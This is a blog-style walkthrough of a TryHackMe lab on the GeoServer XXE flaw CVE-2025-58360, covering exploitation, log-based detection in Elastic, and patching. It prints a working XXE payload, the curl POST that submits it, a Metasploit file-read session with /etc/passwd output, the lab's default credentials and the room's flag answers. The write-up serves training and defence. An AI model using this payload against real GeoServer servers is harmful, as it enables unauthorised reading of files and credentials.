GeoServer: CVE-2025-58360

In late 2025, security researchers discovered CVE-2025-58360, a critical XML External Entity (XXE) vulnerability in GeoServer that's currently being actively exploited in the wild. With a CVSS score of 9.8, this vulnerability allows unauthenticated attackers to read arbitrary files from affected servers and conduct Server-Side Request Forgery (SSRF) attacks—no credentials required.
What makes this particularly urgent is that GeoServer is widely deployed across government agencies, emergency services, utility providers, and private organizations for managing geospatial data. Many of these instances are internet-facing, and according to recent scans, thousands of vulnerable servers are still exposed online. CISA has already added this CVE to their Known Exploited Vulnerabilities catalog, signaling active exploitation attempts in the wild.
If you're running GeoServer versions prior to 2.25.6, or versions 2.26.0-2.26.1, you're vulnerable right now. This isn't a theoretical risk—attackers are actively scanning for and exploiting this vulnerability to exfiltrate sensitive files including passwords, SSH keys, and configuration data.
In this walkthrough, I'll take you through both sides of this vulnerability: how attackers exploit it, and how defenders can detect it. I recently completed the TryHackMe GeoServer room to get hands-on experience with CVE-2025-58360, and I'll share practical insights from both the red team and blue team perspectives. Whether you're a security professional trying to secure your infrastructure or a pentester learning new techniques, understanding this vulnerability is crucial.
Here's what we'll cover:
Understanding GeoServer: What it does and why it's a critical target
Exploiting the XXE vulnerability: Step-by-step exploitation using manual payloads and Metasploit
Detection and analysis: How to identify exploitation attempts using SIEM tools and log correlation
Immediate actions: What to do if you're running GeoServer in your environment
Let's dive in and see how a misconfigured XML parser can lead to complete system compromise.
Introduction
An XML External Entity (XXE) vulnerability was discovered in GeoServer in late 2025 and assigned CVE-2025-58360. This flaw allows unauthenticated attackers to perform arbitrary file reads on the host server and abuse the application for Server-Side Request Forgery (SSRF). The vulnerability received a critical severity rating, with a CVSS score of 9.8, as assessed by NIST.
GeoServer is widely used by governments and private organizations to publish and manage geospatial data, making vulnerabilities in this platform particularly impactful when exposed to the internet. In this room, we will explore GeoServer and its role in real-world infrastructure, walk through exploitation using crafted XML payloads, analyze artifacts left by an attacker, and discuss detection methods.
Learning Objectives
Understand the role of GeoServer in modern geospatial systems
Explain how XXE vulnerabilities arise in XML parsers
Exploit the vulnerability to retrieve sensitive system files
Analyze web access logs and GeoServer application logs to detect exploitation activity
Room Prerequisites
Some familiarity with the Linux command line and prior exposure to XML and XXE vulnerabilities will be helpful. However, all required commands are provided in the walkthrough.
- Check out XXE Injection for an overview of XXE vulnerabilities
Exploring GeoServer
GeoServer is an open-source server that enables users to publish, share, and edit geospatial data. Imagine a logistics and transportation company that needs to publish real-time and historical map data for its customers. Their maps may include warehouse or distribution center locations, delivery routes, service areas, and more. Internal dashboards, which we will explore shortly, can be used by the operations team, and public-facing web applications may be used by their customers.

Who Uses GeoServer?
GeoServer is widely used across both public and private sectors to manage and distribute geospatial data.
Government agencies: urban planning, transportation, and land management
Emergency services and disaster response: visualize incident locations and evacuation routes
Environmental and climate research: share satellite imagery or environmental data
Utility providers: map and manage infrastructure such as water systems and pipelines
Private companies: logistics and mapping to support routing and asset tracking
Checking Out GeoServer

Imagine you run a small logistics company that operates several regional offices. To help customers and partners visualize your service coverage, you deploy a public-facing map powered by GeoServer.
This map displays the locations of your regional offices and is embedded into a simple web application called TryMapMe. Go ahead and navigate to http://MACHINE_IP:8080/trymapme and begin answering the questions below.
GeoServer From the CLI
While GeoServer is often accessed through web applications and GIS tools, administrators and developers commonly interact with it using the command line. Tools like curl are frequently used to test services, validate configuration changes, and troubleshoot issues. These requests are typically sent as HTTP GET requests and return structured data such as XML, JSON, or images.
| Request | Purpose | Returns | Common Usage |
GetCapabilities | List layers & server capabilities | XML metadata | Admin checks and GIS clients |
GetMap | Render map images | PNG/JPEG/SVG | Display maps and snapshots |
GetFeatureInfo | Get attributes at a point | JSON/XML/HTML | Geometry and attribute values for a location |
DescribeLayer | Layer feature metadata | XML | Developer use for layer information |
GetLegendGraphic | Layer legend image | PNG | Web maps and reports |
Getting Info from GeoServer
Let's try out a DescribeLayer request using the command below to answer the final question of the task.
Command Breakdown
curl -ssends an HTTP request to the GeoServer instance from the command linehttp://MACHINE_IP:8080/geoserver/wmsspecifies the target IP and GeoServer Web Map Service (WMS) endpointservice=WMS&version=1.1.1&request=DescribeLayerdefines the service type, protocol version, and operation being requestedlayers=trymapme_officesspecifies the layer for which metadata should be returned
Answer the questions below
- In which city and state is the TryMapMe South regional office located?
Austin, Texas

Investigate the remaining TryMapMe regional offices. What is the hidden flag value?
THM{geoserver_in_action!}
Try out the
DescribeLayercurlrequest from above to investigate thetrymapme_officeslayer.
WhichowsTypeis listed in theDescribeLayerresponse?WFScurl -s "http://<IP_Address>:8080/geoserver/wms?service=WMS&version=1.1.1&request=DescribeLayer&layers=trymapme_offices"
Exploiting GeoServer
Now that you've explored GeoServer and its capabilities, let's dive into what makes this vulnerability possible. XML External Entity vulnerabilities arise when a weakly configured XML parser processes input containing a reference to an external entity. If the parser is not restricted, an attacker can potentially access confidential system files or interact with internal network services. Imagine you're filling out a form that accepts XML as input. Instead of only submitting normal data, you include instructions that tell the parser to get data from somewhere else, say a file you want to read.
How the Attack Works
As we learned in the previous task, GeoServer supports several XML-based request types, including the GetMap operation. GetMap is often used with HTTP GET requests, but GeoServer also allows it to be submitted as XML via a POST request.
When an attacker targets the GetMap operation, the vulnerability unfolds in the following steps:
Request: The attacker sends an HTTP
POSTrequest to the GeoServerwmspath containing an XML bodyParsing: The server receives the request and utilizes its internal XML parser to read the instructions
Weakness: Because the parser is not restricted, it processes a
DOCTYPEdeclaration that defines an external entityResolution: The parser resolves the entity by fetching the resource defined by the attacker (
/etc/passwd)Processing: GeoServer processes the map request, unknowingly incorporating the resolved entity content
Exfiltration: The server includes the contents of the sensitive file in the error message returned to the attacker

Affected Versions
The target machine in this room is running GeoServer version 2.26.1, which is vulnerable to the XML External Entity (XXE) issue in the GetMap operation. This vulnerability affects versions prior to 2.25.6 as well as 2.26.0 and 2.26.1.
The Exploit
To exploit this vulnerability, you will first craft a malicious XML document, then submit it to GeoServer using a curl request that references the XML file.
In the example below, the XML document instructs the server to read the /etc/hostname file. Rather than requesting valid map data, the XML forces the parser to load the file's contents. Go ahead and use your favorite text editor to craft the XML document and name it geoserver.xml.
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<StyledLayerDescriptor version="1.0.0">
<NamedLayer>
<Name>&xxe;</Name>
</NamedLayer>
</StyledLayerDescriptor>
Submitting Your Request
Now that you have crafted your XML document, it is time to submit the request to the server. Use the command below, let's attempt to read the /etc/hostname file.
curl -X POST "http://MACHINE_IP:8080/geoserver/wms?REQUEST=GetMap&SERVICE=WMS" -H "Content-Type: application/xml" -d @geoserver.xml
curl -X POSTsends aPOSTrequest to the target serverhttp://MACHINE_IP:8080/geoserver/wms?REQUEST=GetMap&SERVICE=WMSyour target server, port, and GeoServer path-H "Content-Type: application/xml"specifying an XML document-d @geoserver.xmlreferencing the previously created XML document
Reading the File
After submitting the request, you will see the following output. The result of the file we want to read, /etc/hostname, can be seen following the Unknown layer: text.
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE ServiceExceptionReport SYSTEM "http://MACHINE_IP:8080/geoserver/schemas/wms/1.1.1/WMS_exception_1_1_1.dtd">
<ServiceExceptionReport version="1.1.1">
  <ServiceException>
    Unknown layer: geoserverxxe # contents of /etc/hostname
  </ServiceException>
</ServiceExceptionReport>
Using Metasploit
A recent Metasploit module has been developed that makes this exploit even easier. Let's test it against the target machine by launching msfconsole, configuring the necessary options, and running the exploit using the following commands. By default, the module reads the /etc/passwd file on the host server.
msfconsole xxe
user@tryhackme$ msfconsole -q

msf6 > use auxiliary/gather/geoserver_wms_getmap_xxe_file_read
msf6 > set RHOSTS MACHINE_IP
msf6 > set RPORT 8080
msf6 > exploit

[*] Running module against MACHINE_IP
[*] Attempting to read file: /etc/passwd
[*] Sending XXE payload to /geoserver/wms?bbox=129.19,68.56,168.73,87.15&format=image/jpeg&height=236&width=172&version=1.1.1&request=GetMap&service=WMS
[+] Successfully read file: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
Answer the questions below
Which GeoServer operation does the XML External Entity vulnerability take advantage of?
GetMapModify your XML payload or use the Metasploit module to exploit the server.
What is the flag located at/home/ubuntu/flag.txt?THM{geoserver_exploited!}
nano geoserver.xml
    <?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE root [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
    ]>
    <StyledLayerDescriptor version="1.0.0">
    <NamedLayer>
    <Name>&xxe;</Name>
    </NamedLayer>
    </StyledLayerDescriptor>
    nano geoserver.xml

    curl -X POST "http://<IP_Address>:8080/geoserver/wms?REQUEST=GetMap&SERVICE=WMS" -H "Content-Type: application/xml" -d @geoserver.xml
    <?xml version="1.0" encoding="UTF-8" standalone="no"?><!DOCTYPE ServiceExceptionReport SYSTEM "http://<IP_Address>:8080/geoserver/schemas/wms/1.1.1/WMS_exception_1_1_1.dtd"> <ServiceExceptionReport version="1.1.1" >   <ServiceException>
          Unknown layer: geoserverxxe

    </ServiceException></ServiceExceptionReport>

    msfconsole -q
    This copy of metasploit-framework is more than two weeks old.
     Consider running 'msfupdate' to update to the latest version.
    msf6 > use auxiliary/gather/geoserver_wms_getmap_xxe_file_read
    msf6 auxiliary(gather/geoserver_wms_getmap_xxe_file_read) > set RHOSTS 10.49.177.218
    RHOSTS => 10.49.177.218
    msf6 auxiliary(gather/geoserver_wms_getmap_xxe_file_read) > set RPORT 8080

    RPORT => 8080

    msf6 auxiliary(gather/geoserver_wms_getmap_xxe_file_read) > exploit

    [*] Running module against 10.49.177.218

    [*] Attempting to read file: /etc/passwd

    [*] Sending XXE payload to /geoserver/wms?width=195&height=456&version=1.3.0&format=image/gif&request=GetMap&service=WMS&bbox=4.45,-79.34,95.91,-33.34

    [+] Successfully read file: /etc/passwd

    root:x:0:0:root:/root:/bin/bash

    daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

    bin:x:2:2:bin:/bin:/usr/sbin/nologin

    sys:x:3:3:sys:/dev:/usr/sbin/nologin

    sync:x:4:65534:sync:/bin:/bin/sync

    games:x:5:60:games:/usr/games:/usr/sbin/nologin

    man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

    lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

    mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

    news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

    uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

    proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

    www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

    backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

    list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

    irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin

    gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

    nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

    systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin

    systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin

    systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin

    messagebus:x:103:106::/nonexistent:/usr/sbin/nologin

    syslog:x:104:110::/home/syslog:/usr/sbin/nologin

    _apt:x:105:65534::/nonexistent:/usr/sbin/nologin

    tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false

    uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin

    tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin

    sshd:x:109:65534::/run/sshd:/usr/sbin/nologin

    landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin

    pollinate:x:111:1::/var/cache/pollinate:/bin/false

    ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin

    systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin

    ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash

    lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false

    fwupd-refresh:x:113:119:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin

    dhcpcd:x:114:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false

    polkitd:x:997:997:User for polkitd:/:/usr/sbin/nologin

    elasticsearch:x:115:122::/nonexistent:/bin/false

    kibana:x:116:123::/nonexistent:/bin/false

    geoserver:x:996:996::/opt/geoserver:/usr/sbin/nologin

    tomcat:x:995:995:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin

    [+] File saved to: /root/.msf4/loot/20260127181548_default_10.49.177.218_geoserver.file_221948.txt

    [*] Auxiliary module execution completed

    msf6 auxiliary(gather/geoserver_wms_getmap_xxe_file_read) >

set FILEPATH /home/ubuntu/flag.txt
exploit

Detecting GeoServer
Before diving into detection, it’s important to understand why this vulnerability is particularly dangerous from a defensive perspective. The GeoServer vulnerability we’re investigating allows XML External Entity (XXE) injection, which can result in arbitrary file reads and, in some cases, server-side request forgery (SSRF). Because GeoServer legitimately processes user-supplied XML as part of its normal operations, malicious payloads can be embedded within valid-looking requests.
When paired with the widespread adoption of GeoServer across public and private sector environments that are often exposed to the internet, this vulnerability becomes particularly high risk. Exploitation can occur without authentication and may leave behind minimal forensic evidence, making detection challenging without proper logging and monitoring in place.
Investigating Log Data
Let’s begin our investigation by examining GeoServer’s built-in logging capabilities.
Navigate to
http://MACHINE_IP:8080/geoserverLogin with the default credentials
username:admin
password:geoserverLocate the built-in log viewer
About & Status → GeoServer Logs
GeoServer has several built-in logging capabilities, but by default, it shows only WARN and ERROR logs in the built-in log viewer. Thankfully, our previously sent requests are visible as errors in the log viewer. By scrolling through the data, you should be able to find the /etc/hostname file you read along with the flag.txt and /etc/passwd output from the previous task. Note that these logs are quite noisy, so manually reviewing them is not the ideal method of investigation.

SIEM View
In this lab, Elastic is running on the target machine, enabling us to centrally search and analyze both GeoServer and Tomcat access logs. Let’s switch over to Elastic and begin our investigation.
Navigate to
http://MACHINE_IPLogin using the credentials below
username:elastic
password:geoserverxxe

Let's first filter for geoserver_app logs by either selecting the log_type field in the left panel or entering the query log_type: geoserver_app. These logs have been parsed so that the output message from the file read is held in a field named file_output.
In the screenshot below, you can see we found our first request in which we read the /etc/hostname file.
Filter for
log_type: geoserver_appCheck out the
file_outputfield
Access Logs
GeoServer’s native logging capabilities are not the only source of visibility available to an analyst. Because GeoServer runs on Apache Tomcat, we can also investigate web access logs, which often provide clearer insight into how an application is used over HTTP.
If you recall from the previous tasks, requests sent to GeoServer from the command line are typically GET requests, but we used POST requests to include our XML documents. This makes it much easier to search for our target logs.
It is important to note that web access logs record request metadata, not request bodies. Because the file targeted by the attacker is defined within the XML document itself, the specific file being requested, like /etc/passwd, is not directly visible in the access log data. Instead, analysts must correlate POST requests in the access logs with GeoServer application logs and error messages to determine what actions were performed and what data may have been accessed.

By building a table from both log sources, we can correlate HTTP requests with application responses, allowing us to reconstruct the attacker’s activity even when portions of the payload are not logged. In the example below, the POST request and the resulting flag value from the previous task have been highlighted.
Add the following fields as columns
log_type
file_output
http.request.method
url.pathPOSTrequest sent to the serverGeoServer application log with the flag value output
Investigation
Let's put all of this information into practice with a mini investigation. The log data for this portion of the task has been added to a new Data view in your Elastic instance. Go ahead and select the investigation Data view in the top-left corner, and make sure you're searching within the time range from January 10, 2026. Begin answering the questions below!

Following steps for examining GeoServer’s built-in logging capabilities


Answer the questions below
How many
POSTrequests are found within the available investigation log data?2remember to change the
Data viewtoinvestigationthen search:http.request.method: POST
Which
source.ipis responsible for thePOSTrequests sent to the server?203.0.113.45If you’ve used a SIEM tool before, it won’t be so hard to filter out the keywords, but they can be a bit of an issue. Take your time to understand the walkthrough and try doing the same or making adjustments to get the right results.
still on the above search:
http.request.method: POSTWe have to expand one of the outputs, then check thesource.ip
Highlight the
file_outputfield in thegeoserver_applogs.
What is the password found for the usertrymapme?you_found_me!This was a bit of a challenge had to look around extensively. I was wondering why we were not given a hint, so I was overthinking, trying to figure what to add to the search to accommodate the user, but none worked. Once I tried again, I used
investigationdata view and thelog_type: “geoserver_app”


- Continue investigating the
geoserver_applogs.
What is the flag value the attacker found?THM{detect_geoserver_xxe!}
Conclusion
In this room, you explored a GeoServer XML External Entity (XXE) vulnerability associated with CVE-2025-58360. You practiced exploiting a vulnerable GeoServer instance by crafting a malicious XML document and submitting it via a curl request, then used a Metasploit module to read sensitive files from the system. You then shifted into the defender’s role, investigating evidence of exploitation using GeoServer’s native log viewer and analyzing logs in Elastic to identify suspicious activity and reconstruct the attack timeline.
Patching and Prevention
While detection and investigation are critical, the most effective defense against XXE is prevention through proper patching and hardening. GeoServer should be kept up to date with the latest security releases, and XML parsers should be configured to disable external entity resolution if possible.
CVE-2025-58360 is a stark reminder that critical vulnerabilities don't just exist in mainstream applications—they're hiding in specialized software that powers essential infrastructure. This XXE vulnerability in GeoServer demonstrates how a single misconfiguration in XML parsing can expose sensitive files, credentials, and internal network resources to unauthenticated attackers.
Why This Matters Right Now
This isn't ancient history—CVE-2025-58360 was discovered just months ago in late 2025, and organizations are still scrambling to patch. According to Shodan, over 14,000 GeoServer instances remain exposed to the internet, and CISA's inclusion of this vulnerability in their KEV catalog confirms active exploitation. If you haven't patched yet, attackers may have already enumerated your infrastructure.
What I Learned
Working through this TryHackMe lab gave me invaluable perspective from both sides:
As an attacker, the exploitation is almost trivially easy. A simple XML payload submitted via cURL can read /etc/passwd, SSH keys, database credentials, or any file the GeoServer process can access. The Metasploit module makes it even simpler. No authentication, no complex exploit chains—just POST an XML document and read the response.
As a defender, detection requires proper logging and correlation. GeoServer's native logs capture the file reads, but they're noisy and difficult to parse manually. The real power comes from centralizing logs in a SIEM like Elastic, where you can correlate POST requests to /geoserver/wms with the resulting file exfiltration. The key indicators are:
POST requests to endpoints that normally use GET
Unusual file access patterns in application logs
The presence of DOCTYPE declarations in request bodies
Immediate Action Items
If you're responsible for GeoServer in your organization, here's what you need to do today:
Identify your exposure: Find all GeoServer instances in your environment, especially internet-facing ones
Patch immediately: Upgrade to version 2.25.6, 2.26.2, 2.27.0, or later
Check for compromise: Review logs from the past 3-6 months for POST requests to
/geoserver/wmsand suspicious file accessImplement monitoring: Set up SIEM alerts for POST requests to GeoServer endpoints and enable comprehensive application logging
Harden access: If possible, place GeoServer behind authentication or VPN access
Defense in Depth
Even after patching, implement these additional controls:
Disable XML external entity processing in your parser configuration
Use Web Application Firewalls (WAF) to block requests containing DOCTYPE declarations
Implement network segmentation to limit what files GeoServer can access
Practice least privilege—run GeoServer with minimal file system permissions
Final Thoughts
This walkthrough showed me that XXE vulnerabilities are far from theoretical. They're actively exploited, easy to execute, and can have devastating consequences. What struck me most was how quickly an attacker can go from discovering a vulnerable GeoServer instance to reading sensitive files—literally minutes.
For defenders, this reinforces the critical importance of rapid patching, comprehensive logging, and security monitoring. The tools exist to detect these attacks, but only if you've implemented proper logging and analysis capabilities before an incident occurs.
If your organization uses GeoServer, don't wait. Patch now, audit your logs, and implement monitoring. The attackers already know about this vulnerability—make sure your defenses do too.
Resources:
Stay vigilant, patch quickly, and keep learning. The next critical vulnerability could be discovered tomorrow.